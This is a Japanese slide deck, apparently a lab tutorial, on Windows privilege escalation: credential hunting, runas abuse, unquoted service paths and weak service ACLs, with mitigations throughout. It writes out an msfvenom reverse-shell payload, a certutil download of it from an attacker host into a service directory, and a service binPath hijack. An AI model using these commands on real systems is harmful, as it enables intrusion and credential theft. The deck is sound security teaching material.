# Windows Privilege Escalation

# 目次

- 1. 話さないこと
- 2. 権限昇格パス
  - a. 資格情報
  - b. サービス
  - c. タスクスケジューラ
  - d. DLLハイジャック
  - e. Privileges
  - f. ポテト


# 話さないこと

- Kernel Exploit
- Active Directory

# Windowsのセキュリティ機構について

Windowsのセキュリティ機構を多少理解する必要がある

都度説明します。



一番泥臭い権限昇格方法

あらゆる手段で資格情報を探す。ファイル、レジストリ、ゴミ箱...

(別件ですが最近Keepassにマスターパスワードへのアクセスが可能な脆弱性がありました。CVE-2023-32784)

ファイル

#### 王道

Webアプリケーションであれば、データベースへの接続情報や管理者ユーザーの資格情報が美味しい。

拡張子は『.cnf』『.ini』『.xml』『.config』『.conf』『.txt』『.php』など。

#### 従業員のパスワードをExcelで管理している会社も...?

Windows周りだとxml拡張子の設定ファイルが多い気がする。

主要な設定ファイルの拡張子は以下にリストされている。(未検証)

https://www.file-extensions.org/filetype/extension/name/configuration-files

検索コマンド

CMD> dir /s /b /a-d \*.cnf \*.ini \*.xml \*.config \*.conf \*.txt \*.php

- /s -> 再帰検索
- /b -> ファイルのフルパス以外の表示をしない
- /a-d -> ファイルのみ

検索コマンド

PS> Get-ChildItem -Path C:\ -Include \*.cnf,\*.ini,\*.xml,\*.config,\*.conf,\*.txt,\*.php`
-File -Recurse -ErrorAction SilentlyContinue

- -Path -> 検索開始パス
- Include -> ワイルドカードを使用して検索するファイル名を指定
- -File -> ファイルのみ検索
- -Recurse -> 再帰検索
- -ErrorAction SilentlyContinue -> エラーが起きても出力せず処理を続行する

Linuxの 2>/dev/nullと一緒

ファイル名ではなくデータを見て検索したい場合

password=\*\*\*\*やcredなどの文字列で検索をかける。

特殊なファイル拡張子のファイルからでも資格情報が見つかる可能性がある。

検索コマンド

CMD> findstr /s /m \*pass\* \*cred\* \*.config C:\path\to\directory\\*

- /s -> 再帰検索
- /m -> ファイルに一致する行がある場合、ファイル名のみを出力する

検索コマンド

PS> Get-ChildItem -Path C:\xampp -File -Recurse -Exclude \*.exe,\*.bin | `

Select-String pass,cred

- -Path -> 検索開始パス(C:\から開始するとマッチが大量になるため絞ると良い)
- -File -> ファイルのみ検索
- -Exclude -> 除外するパターンを指定

レジストリ

レジストリに平文で保存されている資格情報を探す。

- reg query HKLM /f password /t REG\_SZ /s
- reg query HKCU /f password /t REG\_SZ /s

- /f → 検索キーワード(ワイルドカード可) スペースを含む場合は""で囲む
- /t → 検索対象とする値のタイプ(REG\_SZは文字列値)
- /s → サブキーを再帰的に検索する


レジストリに保存される平文資格情報の一例

・Windowsの自動ログオン機能

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogonに特定のキー (DefaultUserName, DefaultPassword)を作成する事でその認証情報を使用した自動ログインが構成される。

この認証情報はreg queryコマンドやregedit.mscを使用する事でAuthenticated Users グループに所属しているユーザーが読み取り可能

regedit.msc



#### reg query

```
C:\Users\user>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /f default
```

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

DefaultDomainName REG\_SZ

DefaultUserName REG\_SZ admin

DefaultPassword REG\_SZ password123

HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\UserDefaults End of search: 4 match(es) found.

C:\Users\user>\_

Windowsの自動ログオン機能を使用する際はSysinternalsのAutoLogonを使用する

https://learn.microsoft.com/ja-jp/sysinternals/

AutoLogonを使った場合先ほどと同じハイブにパスワードは保存されない

```
C:\Users\user>reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /f default

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon

DefaultDomainName REG_SZ

DefaultUserName REG_SZ admin

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\UserDefaults

End of search: 3 match(es) found.

C:\Users\user>_
```

じゃあどこに保存されてるの? → 探してみた

#### HKLM\SECURITY\Policy\Secrets\DefaultPasswordに暗号化された状態で保存



HKLM\SECURITYハイブはWindowsマシンのローカル最高権限である
NT\_AUTHORITY\SYSTEMでないとアクセスできない。

NT\_AUTHORITY\SYSTEMが奪取された場合は復号可能

復号ツールも探せばあった(動作未検証)

advapi32.dllのLsaRetrievePrivateData APIを使用している

https://github.com/securesean/DecryptAutoLogon

PowerShell history

# 資格情報 - PowerShell History

Powershellコマンド実行履歴から資格情報を探す

\$env:APPDATA\Microsoft\windows\PowerShell\PSReadLine\ConsoleHost history.txt

- ※コマンドプロンプトでのコマンド実行は記録されない。
- ※doskey/hはコマンドプロンプトの実行履歴を表示するコマンドだが、当該セッションのみの表示なので有用な情報にはならない。

# 資格情報 - PowerShell History

#### 注意点

PowershellコマンドにClear-Historyというコマンドがあるが、このコマンドはGet-History コマンドで取得できるカレントセッションのコマンド履歴を消去するだけで ConsoleHost\_history.txtの内容は消去しない。資格情報を含む入力を行った場合は、 ConsoleHost\_history.txtの該当行、または全体を消去しておく必要がある。

Runas

Windows版Sudo

パスワードが既知であれば任意のユーザー権限でコマンドが実行できる。ただし実行したシェルに標準出力は返ってこない。

/savecredオプションを指定すると、既にクレデンシャルが保存されている場合はそれを使用し(パスワード要求無し)、そうでない場合は指定したユーザーのパスワードが求められる。

正しいパスワードを入力した場合、資格情報は保存される。

```
C:\Users\IEUser>runas /savecred /user:administrator whoami
Attempting to start whoami as user "DESKTOP-ASH8P0B\administrator" ...
C:\Users\IEUser>_
```

既に保存されているクレデンシャルを表示するにはcmdkey /listコマンドを使用する 以下の実行結果ではローカル管理者のクレデンシャルが保存されていることがわかる

```
C:\Users\IEUser>cmdkey /list

Currently stored credentials:

    Target: Domain:interactive=DESKTOP-ASH8P0B\administrator
    Type: Domain Password
    User: DESKTOP-ASH8P0B\administrator

C:\Users\IEUser>_
```


保存されているクレデンシャルを使用してコマンドプロンプトを実行するが...

```
PS C:\Users\user> runas /savecred /user:admin cmd
Attempting to start cmd as user "DESKTOP-GH99TDQ\admin" ...
PS C:\Users\user> _
```

```
C:\Windows\system32>whoami
desktop-gh99tdq\admin
C:\Windows\system32>echo "test" > C:\Windows\system32\test.txt
Access is denied.
```

管理者ユーザーなのに管理者権限が必要な処理が制限されている。

これがUACの機能の一つ、権限フィルタ(正式になんと呼ぶかは知りません。)



引

用:https://learn.microsoft.com/ja-jp/windows/security/application-security/application-control/user-account-control/how-it-works

必須の整合性レベル制御を確認してみる

### memo

Restricted	すべてのスクリプト実行を禁止。
All Signed	署名があるスクリプトを許可。
Remote Signed	端末内に保存されたスクリプト、または、インターネットからダウンロードしたもののうち、署名があるスクリプトは許可。
Unrestricted	署名されていないスクリプトも含めて実行許可。インターネットからダウンロードしたものは明示的な許可が必要。
Bypass	すべてのスクリプトの実行を許可。

#### 注意点

Reverse Shell上でRunasを実行するとパスワード要求プロンプトが適切に扱えないため、パスワードの入力ができない(管理者パスワードを入手してRunasするケース)

C:\Users\user\Desktop\WinPE>runas /user:admin cmd.exe
runas /user:admin cmd.exe
Enter the password for admin:

C:\Users\user\Desktop\WinPE>

RunasCsを使用するとコマンドライン上からパスワードを指定できるためコマンドが実行できる

https://github.com/antonioCoco/RunasCs

```
PS C:\Users\user> ./RunasCs.exe admin password123 whoami
[*] Warning: Logon for user 'admin' is limited. Use the

desktop-bomge7d\admin
PS C:\Users\user>
```

RunasCsの--bypass-uacオプションを使用すると管理者ユーザーのパスワードが既知の場合、UACフィルタをバイパスしてプロセスを開始できる

https://github.com/antonioCoco/RunasCs

Run a command as an Administrator bypassing UAC
RunasCs.exe adm1 password1 "cmd /c whoami /priv" --bypass-uac

<u>どうやってバイ</u>パスしているかはTwitterで議論がありました。

https://twitter.com/splinter\_code/status/1458054161472307204

powershellのStart-Process cmdletでも同様に任意のユーザー権限でのプロセス生成ができる

こちらはクレデンシャルが保存されず、実行毎にクレデンシャルが要求された

※-verb runasuserを指定すると任意のユーザ権限でプロセスを開始できる

PS C:\Users\IEUser> cmdkey /list
Currently stored credentials:
* NONE * PS C:\Users\IEUser> start-process -verb runasuser cmd PS C:\Users\IEUser> cmdkey /list
Currently stored credentials:
* NONE * PS C:\Users\IEUser> _

Windows Security Run as different user

User name

Please enter credentials to use for C:\Windows

Start-Processに-verb runasを指定すると管理者権限でプロセスを開始できるが、仮に管理者のクレデンシャルが保存されていた場合でもUACが働くためCUIから利用することは不可能っぽい



### 資格情報 - Runas

どうしてもコマンドプロンプトでRunasを使いたい場合、/savecredは使わず、もし使った場合は使い終わったクレデンシャルを残さないようにする

cmdkey /delete:{Target}でクレデンシャルを削除できる

```
PS C:\Users\IEUser> cmdkey /list
Currently stored credentials:
    Target: Domain:interactive=DESKTOP-ASH8P0B\Administrator
   Type: Domain Password
   User: DESKTOP-ASH8P0B\Administrator
PS C:\Users\IEUser> cmdkey /delete:Domain:interactive=DESKTOP-ASH8P0B\administrator
CMDKEY: Credential deleted successfully.
PS C:\Users\IEUser> cmdkey /list
Currently stored credentials:
* NONE *
PS C:\Users\IEUser>
```

### 資格情報 - Runas

・任意ユーザー権限のプロセスを開始したい場合はrunasの/savecredオプションを指定するのは避ける。またはできる限りStart-Processを使った方がよさそう(クレデンシャルが保存されなかったため)

・どうしてもrunasの/savecredを使用したい場合は作業終了後に cmdkey /delete:{targetname}で削除するようにする

ユーザーのインタラクション無しで特定機能をバックグラウンド実行する機能 Linuxで言うところのsystemctl list-units --type=serviceで確認できるサービス群

サービスを実行するユーザーは基本的にSYSTEMかNT AUTHORITY/LOCAL SERVICEかNT AUTHORITY/NETWORK SERVICE

前のページで『サービスを実行するユーザーは基本的はNT AUTHORITY/LOCAL SERVICE かNT AUTHORITY/NETWORK SERVICE』と書いたが異なる場合がある。

例えばWindows Server 2008 および Windows Vista の Service Pack 2 (SP2)以降のIISでホストされているWebアプリケーションからReverse Shellを取った時にユーザー名がiis apppool\{apppoolname}となる場合とか。

NT AUTHORITY/NETWORK SERVICEに直接権限を付与せずに権限を分離するため?

User Name SI	D				_====					
iis apppool\defaultapppool S-	1-5-82-	3006700770-424185	619-174548836	4-794	895919	9-40046	96415			
GROUP INFORMATION										
Group Name		Туре	SID	ributes						
Mandatory Label\High Mandator Everyone BUILTIN\Users NT AUTHORITY\SERVICE CONSOLE LOGON NT AUTHORITY\Authenticated Us NT AUTHORITY\This Organizatio BUILTIN\IIS_IUSRS LOCAL  PRIVILEGES INFORMATION	ers	Label Well-known group Alias Well-known group Well-known group Well-known group Well-known group Alias Well-known group Unknown SID type	S-1-5-32-545 S-1-5-6 S-1-2-1 S-1-5-11 S-1-5-15 S-1-5-32-568 S-1-2-0	Manda Manda Manda Manda Manda Manda	atory atory atory atory atory atory atory	group, group, group, group, group, group, group,	Enabled II	y default, by default, by default, by default,	Enabled Enabled Enabled Enabled Enabled Enabled Enabled	9 9 9 9
Privilege Name	Descri	ption			State	:				
======================================	Adjust Shut do Genera Bypass Remove Imperso	Replace a process level token Adjust memory quotas for a process Shut down the system Generate security audits Bypass traverse checking Remove computer from docking station Impersonate a client after authenticat Create global objects			Disab Disab Disab Disab Enab Enab Enab	oled oled oled led oled oled				

#### サービス関連コマンド

- sc サービスの設定情報を確認する <- Powershellプロンプトで実行するときは注意!
- •net サービスを起動したり、停止したりする(列挙にも使えたりする守備範囲の広いコマンド)

#### Powershell

- -Get-WmiObject Win32\_Service <- PowerShell3.0以降ではGet-CimInstance
- Get-Service
- Start-Service
- Stop-Service

疑問というか...

SSHの鍵を入手したシナリオで、SSH接続経由でGet-CimInstanceを使用するとアクセスが拒否されサービスの列挙ができない。

ReverseShell経由でGet-CimInstanceを使用するとアクセスは許可されサービスが列挙できる。

Microsoftのドキュメントを見ると

#### ① 注意

CIM コマンドレットを使用してリモート コンピューターに接続するときは、リモート コンピューターで WMI が実行されていて、使用するアカウントがリモート コンピューターのローカル 管理者グループに属している必要があります。 リモート システムに PowerShell をインストールする必要はありません。 そのため、WMI が利用可能であれば、PowerShell を実行していないオペレーティング システムであっても管理できます。

つまり、

SSH接続でGet-CimInstance -> リモート接続となりローカル管理者権限が必要

ReverseShellでGet-CimInstance -> 親プロセスはLOCALのため権限は不要

### SSH接続でユーザーに付与されたグループ

Group Name	Туре	SID	Attributes					
Everyone BUILTIN\Remote Desktop Users BUILTIN\Remote Management Users BUILTIN\Users NT AUTHORITY\NETWORK NT AUTHORITY\Authenticated Users NT AUTHORITY\This Organization NT AUTHORITY\Local account NT AUTHORITY\NTLM Authentication Mandatory Label\Medium Mandatory Level	Well-known group Alias Alias Alias Well-known group Well-known group Well-known group Well-known group Well-known group Well-known group	S-1-5-32-555 S-1-5-32-580 S-1-5-32-545 S-1-5-2 S-1-5-11 S-1-5-15 S-1-5-113	Mandatory group, Enabled by default, Enabled group					

### ReverseShellでユーザーに付与されたグループ

Group Name	Туре		SID	Attributes					
Group Name ====================================	Type  =========  Well-known g Alias Alias Alias Well-known g Well-known g Well-known g Well-known g	roup group group group group	S-1-1-0 S-1-5-32-555 S-1-5-32-580 S-1-5-32-545 S-1-5-14 S-1-5-4 S-1-5-11 S-1-5-15 S-1-5-113	Mandatory group Mandatory group Mandatory group Mandatory group Mandatory group Mandatory group Mandatory group Mandatory group Mandatory group	Enabled by default,	Enabled Enabled Enabled Enabled Enabled Enabled Enabled Enabled Enabled	group group group group group group group group		
NT AUTHORITY\NTLM Authentication Mandatory Label\Medium Mandatory Level	Well-known g	roup			, Enabled by default,				

・SSH鍵を入手しており、対象ホストにSSHしか空いてない場合、 その先の列挙が困難になる可能性がある。

·SSHよりRDPしたほうがいい

Unquoted executable path

サービスにはサービス起動時に実行されるコマンドを指定できる。そのコマンドの設定方法に不備があると権限昇格の可能性がある。

見つけたらCVE取れるよ! https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-27050

#### 攻撃に必要な条件は以下の通り

- サービスに設定されている実行ファイルパス内にスペースが存在する
- ・実行ファイルパスがダブルクォーテーションで囲まれていない
- ・カレントユーザーに特定のディレクトリ(後述)の書き込み権限がある
- ・カレントユーザーに対象サービスを停止、起動する権限がある

sc qcでssh-agentサービスを確認してみた

```
c:\windows\system32\inetsrv>sc qc ssh-agent
sc gc ssh-agent
[SC] QueryServiceConfig SUCCESS
SERVICE NAME: ssh-agent
       TYPE
                         : 10 WIN32 OWN PROCESS
       START TYPE : 4 DISABLED
       ERROR CONTROL : 1 NORMAL
       BINARY PATH NAME : C:\Windows\System32\OpenSSH\ssh-agent.exe
       LOAD ORDER GROUP
       TAG
       DISPLAY NAME
                          : OpenSSH Authentication Agent
       DEPENDENCIES
       SERVICE START NAME : LocalSystem
```

空白無

c:\windows\system32\inetsrv>sc qc unquotedsvc

空白有 + 引用符有 = 安 全

空白有 + 引用符無 = 脆弱?


```
c:\windows\system32\inetsrv>sc qc Sense
sc qc Sense
[SC] QueryServiceConfig SUCCESS
SERVICE NAME: Sense
       TYPE
                           : 10 WIN32 OWN PROCESS
       START TYPE
                                DEMAND START
       ERROR CONTROL
                                NORMAL
       BINARY PATH NAME
                           : "C:\Program Files\Windows Defender Advanced Threat Protection\MsSense.exe"
       LOAD ORDER GROUP
       TAG
                           : 0
       DISPLAY NAME
                           : Windows Defender Advanced Threat Protection Service
       DEPENDENCIES
       SERVICE START NAME : LocalSystem
```

```
sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS
SERVICE NAME: unquotedsvc
       TYPE
                           : 10 WIN32 OWN PROCESS
       START TYPE
                                DEMAND START
       ERROR CONTROL
                          : 1 NORMAL
                          : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
       BINARY PATH NAME
       LOAD ORDER GROUP
       TAG
                           : 0
                           : Unquoted Path Service
       DISPLAY NAME
       DEPENDENCIES
       SERVICE START NAME : LocalSystem
c:\windows\system32\inetsrv>
```

パスに空白有 + 引用符無の場合、実行ファイル名をどう解決するか



C:\Program.exeが存在しなかったら...



C:\Program.exeとC:\Program File\test.exeが存在しなかった場合に初めてC:\Program Files\test program\program.exeが実行される

実行ファイルパスに空白を含み、引用符で囲まれていないサービスを探す

#### PowerShellの一例

#### 上記のパスの場合攻撃可能性があるファイル名は以下の通り

- C:\Program.exe
- C:\Program Files\Unquoted.exe
- C:\Program Files\Unquoted Path Service\Common.exe

書き込み権限があるかを確認する

icaclsコマンドでファイルに対する権限が確認できる

•icacls C:\

•icacls "C:\Program Files"

F-フル アクセス権

M - 変更アクセス権

W - 書き込み専用アクセス権

PS C:\Users\tiwasaki> icacls C:\
C:\ BUILTIN\Administrators:(OI)(CI)(F)
 NT AUTHORITY\SYSTEM:(OI)(CI)(F)
 BUILTIN\Users:(OI)(CI)(RX)
 NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
 NT AUTHORITY\Authenticated Users:(AĐ)
 Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)

※これ以外の権限の概要はcacls /?を実行して確認してください

```
Command Prompt - powershell
PS C:\Users\user> icacls C:\
C:\ BUILTIN\Administrators:(OI)(CI)(F)
   NT AUTHORITY\SYSTEM:(OI)(CI)(F)
    BUILTIN\Users:(0I)(CI)(RX)
   NT AUTHORITY\Authenticated Users:(0I)(CI)(I0)(M)
   NT AUTHORITY\Authenticated Users:(AD)
   Mandatory Label\High Mandatory Level:(0I)(NP)(IO)(NW)
Successfully processed 1 files; Failed processing 0 files
```

```
PS C:\Users\user> icacls "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
                 NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                 NT AUTHORITY\SYSTEM: (M)
                 NT AUTHORITY\SYSTEM:(0I)(CI)(I0)(F)
                 BUILTIN\Administrators:(M)
                 BUILTIN\Administrators:(0I)(CI)(I0)(F)
                 BUILTIN\Users:(RX)
                 BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                 CREATOR OWNER: (OI)(CI)(IO)(F)
                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                 APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(0I)(CI)(IO)(GR,GE)
                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
                 APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES: (0I)(CI)(IO)(GR,GE)
Successfully processed 1 files; Failed processing 0 files
```

```
PS C:\Users\user> icacls "C:\Program Files\Unquoted Path Service"
C:\Program Files\Unquoted Path Service
BUILTIN\Users:(F)
NT SERVICE\TrustedInstaller:(I)(F)
NT SERVICE\TrustedInstaller:(I)(GI)(IO)(F)
NT AUTHORITY\SYSTEM:(I)(F)
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Administrators:(I)(F)
BUILTIN\Users:(I)(RX)
BUILTIN\Users:(I)(GI)(CI)(IO)(F)
BUILTIN\Users:(I)(GI)(CI)(IO)(F)
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(IOI)(CI)(IO)(GR,GE)
```

サービスを停止、起動する権限があるかを確認する

この権限がない場合でもサービスが自動起動する設定になっていればコンピュータの再起動をきっかけに攻撃コードが実行されるため、実世界の攻撃という観点であればこの 権限は無くても成立する。

サービスを停止、起動する権限があるかはSysinternalsのaccesschkで確認できる

```
PS C:\Users\user\Desktop> .\sysinternals\accesschk.exe /accepteula -qv -u user -c unquotedsvc
```

Accesschk v6.15 - Reports effective permissions for securable objects Copyright (C) 2006-2022 Mark Russinovich Sysinternals - www.sysinternals.com

RW unquotedsvc SERVICE ALL AC

SERVICE\_ALL\_ACCESS

SERVICE ALL ACCESSまたは

SERVICE\_STOP+SERVICE\_STARTが必要

※ビルトインのscコマンドでも確認可能だが結果が見にくい

#### 即時攻撃が不可能な場合

SERVICE\_QUERY\_STATUS
SERVICE\_QUERY\_CONFIG
SERVICE\_INTERROGATE
SERVICE\_ENUMERATE\_DEPENDENTS
READ\_CONTROL

脆弱なサービス設定と書き込み可能なフォルダが見つかったので後はExploitCodeを設置してサービスを再起動するだけ

```
parrot@parrot-virtualbox:~/Desktop
> msfvenom -p windows/x64/shell_reverse_tcp LHOST=enp0s3 LPORT=53 -f exe > Common.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes

parrot@parrot-virtualbox:~/Desktop
> python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

```
C:\Users\user\Desktop>certutil -urlcache -split -f http://172.16.0.20:8888/Common.exe "C:\Program Files\Unquoted Path Service\Common.exe"
**** Online ****
0000 ...
1c00
CertUtil: -URLCache command completed successfully.
```

•根本的解決

とりあえず実行ファイルパスは引用符で囲む

空白が含まれているかの判定をしていると漏れが出る可能性がある

- ・追加の緩和策
- 一般ユーザー権限で書き込み可能なディレクトリを絞る
- 一般ユーザーにサービス停止、起動権限を付与しない

サービスを実行するユーザーを低レベルの権限のユーザーに変更する

参考:グループポリシーを使用してサービスのアクセス許可を設定する https://learn.microsoft.com/ja-JP/troubleshoot/windows-server/group-policy/configure-group-policies-set-security

サービスに設定されているセキュリティ記述子(アクセス許可リスト?)は {SERVICE\_NAME}でも照会できる

sc sdshow

C:\Users\user\Desktop>sc sdshow unquotedsvc

D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWRPWPLORC;;;WD)

この文字列はSDDL(security-descriptor-definition-language)で定義されている

https://learn.microsoft.com/ja-jp/windows/win32/secauthz/security-descriptor-definition-language

この文字列の意味が分かると...

accesschkが無くてもサービス設定が分かる

つぎはここから

# サービス

SERVICE\_CHANGE\_CONFIG

一般ユーザーに対してサービスの設定を変更する権限が付与されている場合、サービスが実行するバイナリのパスを変更され、任意のプログラムを実行される

```
C:\Users\user\Desktop\sysinternals>accesschk -q -v -u user -c unquotedsvc
Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
RW unquotedsvc
       SERVICE QUERY STATUS
       SERVICE QUERY CONFIG
       SERVICE CHANGE CONFIG
       SERVICE INTERROGATE
       SERVICE ENUMERATE DEPENDENTS
       SERVICE PAUSE CONTINUE
       SERVICE START
       SERVICE USER DEFINED CONTROL
       DELETE.
       READ CONTROL
       WRITE DAC
       WRITE OWNER
```

#### memo


accesschkで表示されるSERVICE\_CHANGE\_CONFIGUSC sdshowのDCに相当する。DCはSDDL\_DELETE\_CHILDで、子オブジェクトの削除の許可だがなぜこれがサービスの設定変更許可に影響するのかが不明

```
C:\Users\user\Desktop\sysinternals>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS
SERVICE NAME: unquotedsvc
       TYPE
                         : 10 WIN32 OWN PROCESS
       START TYPE
                         : 3 DEMAND START
                         : 1 NORMAL
       ERROR CONTROL
       BINARY PATH NAME
                         : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
       LOAD ORDER GROUP
       TAG
                          : 0
       DISPLAY NAME
                         : Unquoted Path Service
       DEPENDENCIES
       SERVICE START NAME : LocalSystem
C:\Users\user\Desktop\sysinternals>sc config unquotedsvc binPath="C:\Temp\mal.exe"
[SC] ChangeServiceConfig SUCCESS
C:\Users\user\Desktop\sysinternals>sc gc unquotedsvc
[SC] OueryServiceConfig SUCCESS
SERVICE NAME: unquotedsvc
       TYPE
                          : 10 WIN32 OWN PROCESS
       START TYPE
                         : 3 DEMAND START
       ERROR CONTROL
                         : 1 NORMAL
       BINARY PATH NAME
                         : C:\Temp\mal.exe
       LOAD ORDER GROUP
       TAG
                          : 0
       DISPLAY NAME
                         : Unquoted Path Service
       DEPENDENCIES
       SERVICE START NAME : LocalSystem
```

脆弱なACL設定のサービスを列挙するPowerShellスクリプトがかけなかったので有名なPowerUp.ps1を利用します。

https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps 1

- ・一般ユーザーにサービスを変更する権限を付与しない(根本的解決)
- ・一般ユーザーにサービスを停止、起動できる権限を付与しない(緩和策)
- ・サービスを実行するユーザーを低レベルの権限のユーザーに変更する(緩和策)



サービスのACL確認: sc sdshow {SERVICE\_NAME}

サービスのACL変更: sc sdset {SERVICE\_NAME} {SDDL}

```
C:\Windows\System32>sc sdshow unquotedsvc
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPDTLOCRSDRCWDWO;;;BA)(A;;CCDCLCSWRPDTLOCRSDRCWDWO;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
C:\Windows\System32>sc sdset unquotedsvc D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWRPDTLOCRSDRCWDWO;;;WD)
[SC] SetServiceObjectSecurity SUCCESS
C:\Windows\System32>sc sdshow unquotedsvc
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWRPDTLOCRSDRCWDWO;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
```

# サービス - SERVICE\_CHANGE\_CONFIG(対策)

### accesschkで確認してもSERVICE\_CHANGE\_CONFIGが削除されている

```
:\Users\user\Desktop\sysinternals>accesschk -q -v -u user -c unquotedsvc
                                                                                                                    C:\Users\user\Desktop\sysinternals>accesschk -q -v -u user -c unquotedsvc
Accesschk v6.15 - Reports effective permissions for securable objects
                                                                                                                    Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
                                                                                                                    Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
                                                                                                                    Sysinternals - www.sysinternals.com
RW unquotedsvc
                                                                                                                    RW unquotedsvc
       SERVICE QUERY STATUS
                                                                                                                            SERVICE QUERY STATUS
       SERVICE QUERY CONFIG
                                                                                                                            SERVICE QUERY CONFIG
       SERVICE CHANGE CONFIG
                                                                                                                            SERVICE INTERROGATE
       SERVICE INTERROGATE
                                                                                                                            SERVICE ENUMERATE DEPENDENTS
       SERVICE ENUMERATE DEPENDENTS
                                                                                                                            SERVICE PAUSE CONTINUE
       SERVICE PAUSE CONTINUE
       SERVICE START
                                                                                                                            SERVICE START
       SERVICE USER DEFINED CONTROL
                                                                                                                            SERVICE USER DEFINED CONTROL
       DELETE
                                                                                                                            DELETE
       READ CONTROL
                                                                                                                            READ CONTROL
       WRITE DAC
                                                                                                                            WRITE DAC
       WRITE OWNER
                                                                                                                            WRITE OWNER
```

### サービス変更が拒否される

```
C:\Users\user\Desktop\sysinternals>sc config unquotedsvc binPath="C:\Temp\mal.exe"
[SC] OpenService FAILED 5:
```

Access is denied.

# サービス

Insecure registry permission

### サービス - Insecure registry permission

Windowsではサービスを登録すると自動的に

レジストリキーに

対するACL

HKLM\SYSTEM\CurrentControlSet\Services\{SERVICE\_NAME}にレジストリキーが 作成される

```
C:\Windows\Svstem32>sc create testsvc binpath= "C:\Temp\test.exe"
[SC] CreateService SUCCESS
